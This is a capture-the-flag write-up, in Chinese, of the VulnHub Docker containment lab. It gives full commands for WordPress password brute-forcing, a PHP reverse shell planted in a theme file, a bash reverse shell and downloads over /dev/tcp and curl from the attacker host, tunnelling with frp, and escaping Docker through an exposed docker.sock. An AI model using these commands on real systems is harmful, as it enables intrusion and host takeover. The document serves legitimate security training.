

vulnerable_docker_containment 靶机

靶机描述没什么用，大意就是介绍这是个靶机。

靶机下载链接：

https://download.vulnhub.com/vulnerabledocker/vulnerable_docker_containment.ova

有困难和简单两个模式

信息搜集

会直接给出 IP: 10.10.10.150

```
We hope you have a whale of a time... @notsosecure

Server IP Address: 10.10.10.150

vulndocker login:
```

端口扫描：

`nmap -p- --min-rate 1000 10.10.10.150`

```
(root@kali) ~ [~/home/kali]
# nmap -p- --min-rate 1000 10.10.10.150
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-21 04:04 EDT
Nmap scan report for 10.10.10.150
Host is up (0.0010s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
8000/tcp   open  http-alt
MAC Address: 00:0C:29:8A:DC:70 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 6.01 seconds
```

给出 22 和 8000 端口：

`nmap -p22,8000 -Sc -A -Pn --min-rate 1000 10.10.10.150`

```

PORT      STATE SERVICE
22/tcp    open  ssh
8000/tcp   open  http-alt
| http-wordpress-users:
| Username found: bob
| _Search stopped at ID #25. Increase the upper limit if necessary with 'http-wordpress-use
| http-aspnet-debug:
| _ status: DEBUG is enabled
| http-enum:
| /blog/: Blog
| /wp-login.php: Possible admin folder
| /wp-json: Possible admin folder
| /atom/: RSS or Atom feed
| /rss/: RSS or Atom feed
| /robots.txt: Robots file
| /readme.html: Wordpress version: 2
| /: Wordpress version: 4.8.27
| ?feed=rss2: Wordpress version: 4.8.27
| /feed: Wordpress version: 4.8.27
| /feed/: Wordpress version: 4.8.27
| /feed/rss2: Wordpress version: 4.8.27
| /wp-includes/images/rss.png: Wordpress version 2.2 found.
| /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
| /wp-includes/images/blank.gif: Wordpress version 2.6 found.
| /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
| /wp-login.php: Wordpress login page.
| /wp-admin/upgrade.php: Wordpress login page.
| /readme.html: Interesting, a readme.
| /0/: Potentially interesting folder
| /contact/: Potentially interesting folder
| _ /home/: Potentially interesting folder
MAC Address: 00:0C:29:8A:DC:70 (VMware)


```

经典 wordpress

访问看看

GetShell

docker 环境




```

{
  "name": "NotSoEasy Docker",
  "description": "Just another WordPress site",
  "url": "http://10.10.10.150:8000",
  "home": "http://10.10.10.150:8000"
}

```

/robots.txt



```

User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php

```

wordpress 版本都不是很高

```

/feed=rss2: Wordpress version: 4.8.27
/feed: Wordpress version: 4.8.27
/feed/: Wordpress version: 4.8.27
/feed/rss2: Wordpress version: 4.8.27
/wp-includes/images/rss.png: Wordpress version 2.2 found.
/wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
/wp-includes/images/blank.gif: Wordpress version 2.6 found.
/wp-includes/js/comment-reply.js: Wordpress version 2.7 found.

```

/wp-admin/admin-ajax.php 有个 CVE-2022-21661

试了一下发现不能用

端口扫描的时候出来了 bob，后台挂一下爆破

```
python2 wpforce.py -i ../dict/user.txt -w ../dict/pass.txt -u "http://10.10.10.150:8000/wp-login.php"
```

```

Now the brute force will begin! >:)

[bob : Welcome1] are valid credentials! - THIS ACCOUNT IS ADMIN

```

登录进入后台

找到 flag1

```

Drafts

flag_1 January 19, 2017
2aa11783d05b6a329ffc4d2a1ce037f46162253e55d53764a6a7e998 good job finding this one.
Now Lets hunt for...

```

低版本直接上传 shell 就行

- 1、插件上传打包好的 shell.zip
- 2、主题上传 shell.php
- 3、修改主题 404.php 代码，访问特定的不存在 url（这个一般最简单）
- 4、修改 header.php，执行恶意代码

kali 自带：/usr/share/webshells/php/php-reverse-shell.php

```
cp /usr/share/webshells/php/php-reverse-shell.php ./
```

```
ls
```


```
vim php-reverse-shell.php
```

修改脚本


```

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.10.148'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

```




访问一个不知道的页面



反弹成功

```
(kali㉿kali)-[~/Desktop/WPForce]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.10.148] from (UNKNOWN) [10.10.10.150] 52908
Linux 8f4bca8ef241 3.13.0-128-generic #177-Ubuntu SMP Tue Aug 8 11:40:23 UTC 2017 x86_64 GNU/Linux
09:06:39 up 1:08, 0 users, load average: 0.00, 0.07, 0.20
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

没有 python，不能用 pty 形成交互页面



可以升级 nc、socat、script

攻击机：

首先下载（不要直接下/bin 的，过去依赖没有）

[wget https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat](https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat)

[python -m http.server 9999](#)

```

$ python -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
10.10.10.150 - - [21/Oct/2025 06:27:17] "GET /socat HTTP/1.1" 200 -
^C

```

执行

```
socat file:`tty`,raw,echo=0 tcp-listen:4444
```

靶机:

```
curl -O http://10.10.10.148:4444/socat
```

```
chmod +x socat
```

```
./socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.10.148:4444
```

```

(kali㉿kali)-[~/Desktop/socat]
$ socat file:`tty`,raw,echo=0 tcp-listen:4444
www-data@8f4bca8ef241:/tmp$

```

docker 逃逸

验证一下 docker 环境:

```
cat /proc/1/cgroup | grep -qi docker && echo "Is Docker" || echo "Not Docker"
```

```

www-data@8f4bca8ef241:/tmp$ uname -a
Linux 8f4bca8ef241 3.13.0-128-generic #177-Ubuntu SMP Tue Aug 8 11:40:23 UTC 2017 x86_64 GNU/Linux
$ cat /proc/1/cgroup | grep -qi docker && echo "Is Docker" || echo "Not Docker"
Is Docker

```

传个 linpeas.sh 上去

```
curl http://10.10.10.148:9999/linpeas.sh -o linpeas.sh
```

```
chmod +x linpeas.sh
```

```
./linpeas.sh
```

Linux version 3.13.0-128-generic (bulld@lgw01-39) (gcc version 4.8.4 (Ubuntu 4.8.4-2ubuntu1~14.04.3)) #177-Ubuntu SMP Tue Aug 8 11:40:23 UTC 2017

```

Starting LinPEAS. Caching Writable folders ...
Basic information
OS: Linux version 3.13.0-128-generic (bulld@lgw01-39) (gcc version 4.8.4 (Ubuntu 4.8.4-2ubuntu1~14.04.3) ) #177-Ubuntu SMP Tue Aug 8 11:40:23 UTC 2017
User & Groups: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Hostname: 8f4bca8ef241

[+] /bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
[+] /bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports. Learn more with -h)

```

Hosts File Information

Contents of /etc/hosts:

```

127.0.0.1    localhost
::1        localhost ip6-localhost ip6-loopback
fe00::0     ip6-localnet
ff00::0     ip6-mcastprefix
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
172.18.0.3  8f4bca8ef241

```

DNS Configuration

ip add

```
www-data@8f4bca8ef241:/tmp$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
7: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:03 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.3/16 scope global eth0
        valid_lft forever preferred_lft forever
```

Ping 命令查看存活主机

for i in {1..254}; do (ping -c 1 172.18.0.\${i}) | grep "bytes from" | grep -v "Unreachable" &); done;

```
www-data@8f4bca8ef241:/tmp$ arp-scan -l
bash: arp-scan: command not found
<ng -c 1 172.18.0.${i}) | grep "bytes from" | grep -v "Unreachable" &); done;
64 bytes from 172.18.0.1: icmp_seq=0 ttl=64 time=0.064 ms
64 bytes from 172.18.0.2: icmp_seq=0 ttl=64 time=0.076 ms
64 bytes from 172.18.0.3: icmp_seq=0 ttl=64 time=0.054 ms
64 bytes from 172.18.0.4: icmp_seq=0 ttl=64 time=0.087 ms
```

端口探测

脚本:

```
-----
#!/bin/bash
hosts=(

"172.18.0.1"
"172.18.0.2"
"172.18.0.3"
"172.18.0.4"
)
END=65535
for host in "${hosts[@]}"
do
echo "====="
echo "Scanning $host"
echo "====="

for ((port=1;port<=END;port++))
do
echo "" > /dev/tcp/$host/$port && echo "Port $port is open"
done 2>/dev/null
done
-----
```

下载脚本

curl http://10.10.10.148:9999/port.sh -o port.sh

chmod +x port.sh

./port.sh

```
www-data@8f4bca8ef241:/tmp$ ./port.sh
./port.sh: line 1: ____: command not found

=====
Scanning 172.18.0.1
=====
Port 22 is open
Port 8000 is open
=====
Scanning 172.18.0.2
=====
Port 22 is open
Port 8022 is open
=====
Scanning 172.18.0.3
=====
Port 80 is open
=====
Scanning 172.18.0.4
=====
Port 3306 is open
./port.sh: line 39: ____: command not found
```

```
www-data@8f4bca8ef241:/tmp$ curl -s 172.18.0.2:8022
<!DOCTYPE html>
<html style="height:100%; !important;">
<head>
  <title>Docker-SSH</title>
  <script src="/js/jquery-1.11.3.min.js"></script>
  <script src="/js/term.js"></script>
  <link rel="stylesheet" href="/css/term.css" type="text/css" />
</head>
<body>

  <script type="text/javascript">
    computeMaxTerminalSize = function(){
      rows = Math.round($(window).height() / 14);
```

代理访问，参考（[使用 frp 配置内网访问（穿透）教程（超详细，简单）-CSDN 博客](#)）：


curl -O http://10.10.10.148:9999/frpc

curl -O http://10.10.10.148:9999/frpc.ini

frpc.ini

[illegible]

frps.ini



~/Desktop/power/proxy/frp_0.33.0_linux_amd64/frps.ini - Mousepad

File Edit Search View Document Help

1 [common]
2 bind_addr = 0.0.0.0
3 bind_port = 7000
4

```

www-data@8f4bca8ef241:/tmp$ curl -O http://10.10.10.148:9999/frpc
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %             Dload  Upload  Total   Spent    Left     Speed
100 10.1M  100 10.1M    0     0    243M      0  --:--:-- --:--:-- --:--:-- 247M
www-data@8f4bca8ef241:/tmp$ curl -O http://10.10.10.148:9999/frpc.ini
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %             Dload  Upload  Total   Spent    Left     Speed
100 120  100 120    0     0  30549      0  --:--:-- --:--:-- --:--:-- 40000
www-data@8f4bca8ef241:/tmp$

```

```
chmod +x frpc
```

攻击机:

```
./frps -c frps.ini
```

```
(kali㉿kali)-[~/Desktop/power/proxy/frp_0.33.0_linux_amd64]
$ ./frps -c frps.ini
2025/10/21 07:24:30 [I] [service.go:178] frps tcp listen on 0.0.0.0:7000
2025/10/21 07:24:30 [I] [root.go:209] start frps success
```

靶机：


```

www-data@8f4bca8ef241:/tmp$ ./frpc -c frpc.ini
2025/10/21 11:13:57 [I] [service.go:282] [08a447263d136163] login to server success, get run id [08a447263d136163], server udp p
2025/10/21 11:13:57 [I] [proxy_manager.go:144] [08a447263d136163] proxy added: [http_proxy]
2025/10/21 11:13:57 [I] [control.go:179] [08a447263d136163] [http_proxy] start proxy success

```

看见 success

```

--(kali@kali)-[~/Desktop/power/proxy/frp_0.33.0_linux_amd64]
--$ ./frps -c frps.ini
2025/10/21 07:24:30 [I] [service.go:178] frps tcp listen on 0.0.0.0:7000
2025/10/21 07:24:30 [I] [root.go:209] start frps success
2025/10/21 07:24:57 [I] [service.go:432] [08a447263d136163] client login info: ip [10.10.10.150:50550] version [0.33.
linux] arch [amd64]
2025/10/21 07:24:57 [I] [tcp.go:63] [08a447263d136163] [http_proxy] tcp proxy listen port [7777]
2025/10/21 07:24:57 [I] [control.go:445] [08a447263d136163] new proxy [http_proxy] success

```

修改文件

sudo gedit /etc/proxychains4.conf

```

57 [ProxyList]
58 # add proxy here ...
59 # meanwhile
60 # defaults set to "tor"
61 socks5 127.0.0.1 7777
62

```

proxychains nmap -sT -sV -Pn -n -p8022 172.18.0.2



```

Nmap scan report for 172.18.0.2
Host is up (0.0012s latency).

PORT      STATE SERVICE  VERSION
8022/tcp  open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 155.28 seconds

```



再次反弹 shell

bash -i >& /dev/tcp/10.10.10.148/9988 0>&1

```
(kali㉿kali)-[~]
$ nc -vlp 9988
listening on [any] 9988 ...
10.10.10.150: inverse host lookup failed: Unknown host
connect to [10.10.10.148] from (UNKNOWN) [10.10.10.150] 58660
root@13f0a3bb2706:/#
```

/run 目录下存在 docker.sock 文件，remote API 未授权访问

参考：[Docker Remote api 在安全中的应用杂谈 - SecPulse.COM | 安全脉搏](#)

换源，没有 vim，echo 写入

```
cat > /etc/apt/sources.list << 'EOF'
```

```
deb http://mirrors.aliyun.com/ubuntu/ trusty main restricted universe multiverse
```

```
deb http://mirrors.aliyun.com/ubuntu/ trusty-security main restricted universe multiverse
```

```
deb http://mirrors.aliyun.com/ubuntu/ trusty-updates main restricted universe multiverse
```

```
deb http://mirrors.aliyun.com/ubuntu/ trusty-proposed main restricted universe multiverse
```

```
deb http://mirrors.aliyun.com/ubuntu/ trusty-backports main restricted universe multiverse
```

```
deb-src http://mirrors.aliyun.com/ubuntu/ trusty main restricted universe multiverse
```

```
deb-src http://mirrors.aliyun.com/ubuntu/ trusty-security main restricted universe multiverse
```

```
deb-src http://mirrors.aliyun.com/ubuntu/ trusty-updates main restricted universe multiverse
```

```
deb-src http://mirrors.aliyun.com/ubuntu/ trusty-proposed main restricted universe
multiverse
```

```
deb-src http://mirrors.aliyun.com/ubuntu/ trusty-backports main restricted universe
multiverse
```

```
EOF
```

安装 docker

```
apt-get update
```

```
apt-get install docker.io
```

```
Processing triggers for systemd (215-17+deb8u7) ...
root@13f0a3bb2706:/etc/apt# docker ps -a
docker ps -a
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS
8f4bca8ef241        wordpress:latest    "docker-entrypoint.s  8.169611 years ago  Up Less than a second  0.0.0.0:8000→80/tcp
13f0a3bb2706        content_wordpress_1 mysql:5.7           "docker-entrypoint.s  8.169611 years ago  Up Less than a second  3306/tcp
b90babce1037        jeroenpeeters/docker-ssh "npm start"         8.185649 years ago  Up Less than a second  22/tcp, 8022/tcp
```

挂载宿主机的根目录到容器内

```
docker run --rm -it -v /:/tmp/1/ wordpress /bin/bash
```

读取宿主主机文件

```
cd /tmp/1/
```

```
cat flag_3
```